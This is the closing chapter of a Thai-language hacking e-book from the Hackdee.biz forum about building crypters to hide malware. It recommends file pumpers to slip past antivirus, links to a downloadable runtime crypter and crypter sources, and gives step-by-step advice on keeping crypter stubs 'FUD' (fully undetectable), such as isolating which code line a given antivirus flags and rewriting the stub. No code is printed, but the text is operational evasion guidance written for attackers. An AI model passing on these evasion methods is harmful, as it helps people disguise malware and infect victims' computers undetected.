
## เพิ่มขนาดไฟล์ (File pumper)

ที่คือทางเลือกสุดท้ายที่เราจะใช้เพราะบางครั้งมันอาจทำให้ไฟล์ไวรัสเรา Corrupt ได้. โปรแกรม File pumper จะเพิ่มขนาดไฟล์ให้คุณมันอาจจะช่วยคุณหลบแอนตี้ไวรัสได้บางตัวแล้วแต่สถานการณ์แต่ก็คุ้มค่าที่จะลอง. คุณสามารถดาวน์โหลดโปรแกรม File Pumper ได้ตาม Google โดยค้นหาคำว่า File Pumper.


## Runtime Crypter (Built-in Stub และฟังก์ชันต่างๆ)

โหลด Crypter ตัวนี้ไปศึกษาดูครับ เป็น Crypter ที่มีฟังก์ชันเพิ่มมากขึ้นที่จำเป็นต่อการ FUD เช่น แก้ไขข้อมูล Assembly, เปลี่ยนไอคอน และเพิ่มขนาดไฟล์:

<http://Hackdee.biz/community/index.php?threads/2428/>



Crypter ตัวนี้เป็น Built-in Stub ครับ ดังนั้นถ้าคุณจะทำแก้ไขดัดแปลง หรือต้องการทำให้มันกลับมา FUD ให้แก้ที่ "source.txt":



โหลดไปศึกษาเอานะครับเพราะถ้าจะให้สอนในหนังสือต่อคงยาวไปอีกหลายหน้าแน่ๆ แต่ไม่ต้องห่วงผมได้เขียน Comment กำกับไว้ทุกโค้ดว่าใช้งานยังไง คุณได้ศึกษาวิธีสร้าง Crypter จากบทความที่แล้วมาแล้ว ดังนั้นผมคิดว่าถึงตอนนี้คุณน่าจะเข้าใจหลักการทำงานต่างๆของโปรแกรม Crypter และเข้าใจโค้ดต่างๆได้

บ้างแล้ว แต่ถ้าเกิดมีปัญหาหรือเจอ Error หรือบัคที่แก้ไม่ได้ให้โพสถามผมในกระทู้:

<http://Hackdee.biz/community/index.php?forums/cryptography.72/>

ได้เลยนะครับ โปรแกรมนี้ผมเขียนขึ้นมาเอง 100% ดังนั้นผมสามารถช่วยเหลือคุณได้ทุกปัญหาทุก Error และโค้ดทุกบรรทัดแน่นอน แต่ทั้งนี้ทั้งนี้ให้คุณลองพยายามด้วยตัวเองให้ถึงที่สุดก่อนขอความช่วยเหลือจากผมนะครับ.

## บทสรุปหนังสือ Cryptography

มาถึงตรงนี้แล้วคุณได้เรียนรู้เกี่ยวกับการสร้างโปรแกรม Crypter และวิธีแนวทางการ FUD Crypter ของคุณถึงจุดนี้แล้วคุณสามารถไปต่อไปสองทางครับ.. สำหรับคนที่ยังไม่ชำนาญภาษา VB.NET ผมแนะนำให้ไปศึกษาให้เก่งแล้วเริ่มลงมือสร้างโปรเจค Crypter เป็นของตัวเองหรือดาวน์โหลด Crypter Source ของคนอื่นแล้วมาศึกษาและใช้เทคนิคแนวทางที่ผมสอนด้านบนทำให้มันกลับมา FUD. คุณสามารถโหลด Crypter Source ของฟรีได้ในบอร์ด Cryptography:

<http://Hackdee.biz/community/index.php?forums/cryptography.72/>

ผมจะคัดสรรแต่ Source ที่ได้มาตรฐานและใช้งานได้จริงเอามาแจกนะครับ แต่ถ้าคุณนำ Crypter Source คนอื่นมาดัดแปลงแก้ไขอย่าลืมให้เครดิตผู้เขียนโค้ดด้วยนะครับ.

อย่าลืมนะครับการเขียนโปรแกรม Crypter ยิ่งคุณเขียนให้ซับซ้อนและไม่ซ้ำใครมากเท่าไรยิ่งทำให้โอกาส FUD มีมากขึ้นเท่านั้น ถ้าเกิดโปรแกรมของคุณเกิดไม่ FUD ขึ้นมาอาจถูกสแกนเจอโดย 3-4 แอนตี้ไวรัส คุณต้องหาว่าโค้ดตัวไหนที่ทำให้แอนตี้ไวรัสตัวไหนสแกนพบ เช่น Avira จะสแกนเจอหากคุณใส่ RunPE Module ลงไปใน Crypter เพื่อให้ Crypter คุณเป็น Runtime คุณต้องแก้ไขให้ตรงจุดครับบางทีถึงกับต้องมาไล่ลบโค้ดที่ละบรรทัดกันเลยทีเดียวที่เรียกว่าโค้ดบรรทัดไหนที่ถูกบันทึกว่าเป็นไวรัส มันอาจดูยากและใช้เวลามากแต่ถ้าคุณอยู่กับมันจนชินจนชำนาญ จากที่จะต้องมานั่งแก้โค้ดเป็นอาทิตย์ๆเพื่อให้มัน FUD คุณก็จะเริ่มทำมันได้เร็วขึ้นกว่าเดิม วันสองวันก็เสร็จ ถ้าเกิดแก้แล้วแก้ก็ยังงั้นมันก็ไม่ FUD ลักทีนั้นแปลว่าโค้ดในไฟล์ Stub ของคุณนั้นไปซ้ำกับของคนอื่นครับ (เราอาจจะไม่ได้ Copy เขามาแต่เขาอาจจะเขียนโค้ดคล้ายๆกับเรา) และถูกแอนตี้ไวรัสบันทึกว่าโค้ดบรรทัดนั้นๆเป็นไวรัสไปแล้ว ในกรณีนี้คุณต้องเขียนโค้ดไฟล์ Stub ของคุณใหม่ทั้งหมดครับให้ใช้แนวทางเทคนิคของตัวเองไม่ซ้ำไม่ก็อปของใครแล้วคุณก็จะได้ Crypter ที่ FUD ที่เขียนขึ้นด้วยมือของคุณเอง. การที่จะเขียนไฟล์ Stub ขึ้นมาใหม่ทั้งหมดคุณจำเป็นต้องมีความรู้ความชำนาญในการใช้ภาษา VB.NET เป็นอย่างมาก ดังนั้นผมแนะนำให้ศึกษาภาษา VB.NET ควบคู่กันไปนะ

ครับ. ภาษา VB.NET เป็นภาษาที่เรียนง่ายเรียนไวครับ แต่ที่ยากจริงๆคือเทคนิคการเขียนโค้ดของแต่ละคนนั้นไม่เหมือนกัน โปรแกรม Crypter ของคุณจะออกมาได้มาตรฐานแค่ไหนก็ขึ้นอยู่กับฝีมือและจินตนาการของแต่ละคนว่าจะเขียนไฟล์ Stub ออกมาได้ซับซ้อนและไม่ซ้ำใครขนาดไหน.

ขอบคุณครับ  
Pound – Administrator  
[Hackdee.biz](http://Hackdee.biz)